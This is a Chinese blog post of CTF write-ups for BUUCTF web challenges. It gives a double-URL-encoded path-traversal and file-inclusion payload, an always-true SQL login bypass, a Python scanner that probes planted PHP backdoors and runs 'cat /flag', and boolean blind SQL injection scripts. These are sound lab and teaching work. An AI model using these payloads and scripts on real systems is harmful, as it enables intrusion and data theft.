BUUCTF在线靶场 部分WEB Writeup(updating)

原创

Le叶a子f 于 2021-10-12 12:02:08 发布 82 收藏
分类专栏： ctf 文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_38850916/article/details/120702160

Warmup

提示source.php，访问/source.php查看内容

```php
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
}

if (in_array($page, $whitelist)) {
        return true;
}

$_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
        return true;
}

$_page = urldecode($page);
$_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
        return true;
}
echo "you can't see it";
return false;
```


提示source.php，访问/hint.php查看内容

需要对$page(可以用get方式或者post方式进行传入)进行拼接来绕过mb_strpos()函数，其中网页对传入的$page参数进行了urldecode()，%253经过两次url,触发网页底部的include()函数从而可以利用文件包含漏洞

//mb_strpos()函数是查询一个字符串在另一个字符串中出现的位置，返回值是首次出现位置的数值


payload

```
?file=hint.php%253f/../../../../../fffflllllaaaagggg
```




payload解析:
%253f从浏览器传入会被decode为%3f,%3f被urldecode()函数解析为?那么hint.php /../../../../../ fffflllllaaaagggg就被成功传入到后端了从而执行include(hint.php /../../../../../ fffflllllaaaagggg)

[极客大挑战 2019]EasySQL



随意提交一份发现是get方式请求



发现是字符型注入，而且是双引号闭合，尝试使用万能密码

构造payload

```
?username=1&password=1' or '1' = '
```

语句进入数据库后就会变成select * from table where username = '1' and password = '1' or '1'

高明的黑客

下载附件发现是一堆杂乱的php文件，并且还有好多不知道真假的一句话后门，后门参数也很复杂无法手动判断，利用脚本判断后门真假


```
import re
import os
import requests

files = os.listdir('src/')
reg = re.compile(r'\$_[GET]{3}\[\'(.+)\'\]')
for i in files:
    f = open('src/'+i)
    print('检查文件'+i)
    data = f.read()
    f.close()
    result = reg.findall(data)
    #print(i,result,"\n")
    url = 'http://2073ca8f-43a7-4086-b9b6-c03b0ddd39f3.node4.buuoj.cn:81/'
    for j in result:
        payload = url  + i + '?' + j + '=echo 123456'
        #print(payload)
        try:
            res = requests.get(url=payload,timeout=5)
        except:
            print(222222222)
        if '123456' in res.text:
            print(payload)
            payload1=url+i+'?'+j+'=cat /flag'
            res1 = requests.get(url=payload1)
            #print(payload1)
            reg1 = re.compile(r'flag\{.*?\}')
            result_flag = reg1.findall(res1.text)
            print(result_flag)
```

输出:

```
http://2073ca8f-43a7-4086-b9b6-c03b0ddd39f3.node4.buuoj.cn:81/xk0SzyKwfzw.php?Efa5BVG=echo 123456
['flag{c67a8c51-f28e-4fd9-bba1-8dffe98ce4a7}']
```

得到flag


[CISCN2019 华北赛区 Day2 Web1]Hack World



打开容器，发现是一个sql查询，使用burpsuit测试发现过滤了大量的关键字，没有屏蔽ascii，substr还有'='

输入1，和1=1 页面返回的内容都一样,考虑使用布尔盲注，手动太慢，用脚本(穷举ascii码1-127)

```
import re
import requests
result = ""
url='http://762429ff-8ef9-43ef-90c7-60240da0f142.node4.buuoj.cn:81/'
for i in range(1,50):
    print(i)
    for j in range(1,128):
        post_data = {'id':"1=(ascii(substr((select(flag)from(flag)),%s,1))=%s)"%(i,j)}
        try:
            res = requests.post(url=url,data=post_data,timeout=1)
            print(post_data)
            if 'Hello' in res.text:
                result+=chr(j)
                print(result)
                break
        except:
            print('404')
```



成功跑出来了flag，但是很慢很慢，尝试使用二分法

```
import re
import requests
from requests.api import post
result = ""
url='http://762429ff-8ef9-43ef-90c7-60240da0f142.node4.buuoj.cn:81/'
for i in range(1,50):
    print(i)
    low = 1
    high = 127
    while(low<=high):
        mid = (low+high)//2
        post_data = {'id':"1=(ascii(substr((select(flag)from(flag)),%s,1))>%s)"%(i,mid)}
        post_data1 = {'id':"1=(ascii(substr((select(flag)from(flag)),%s,1))=%s)"%(i,mid)}
        #print(mid)
        #res1 = requests.post(url=url,data=post_data1,timeout=1)
        try:
            res = requests.post(url=url,data=post_data,timeout=1)
        except:
            print('res连接报错')
        if 'Hello' in res.text:
            low=mid +1
        else:
            try:
                res1 = requests.post(url=url,data=post_data1,timeout=1)
            except:
                print('res1连接报错')
            if 'Hello' in res1.text:
                result +=chr(mid)
                print(result)
                break
            else:
                high=mid-1
```

输出结果一样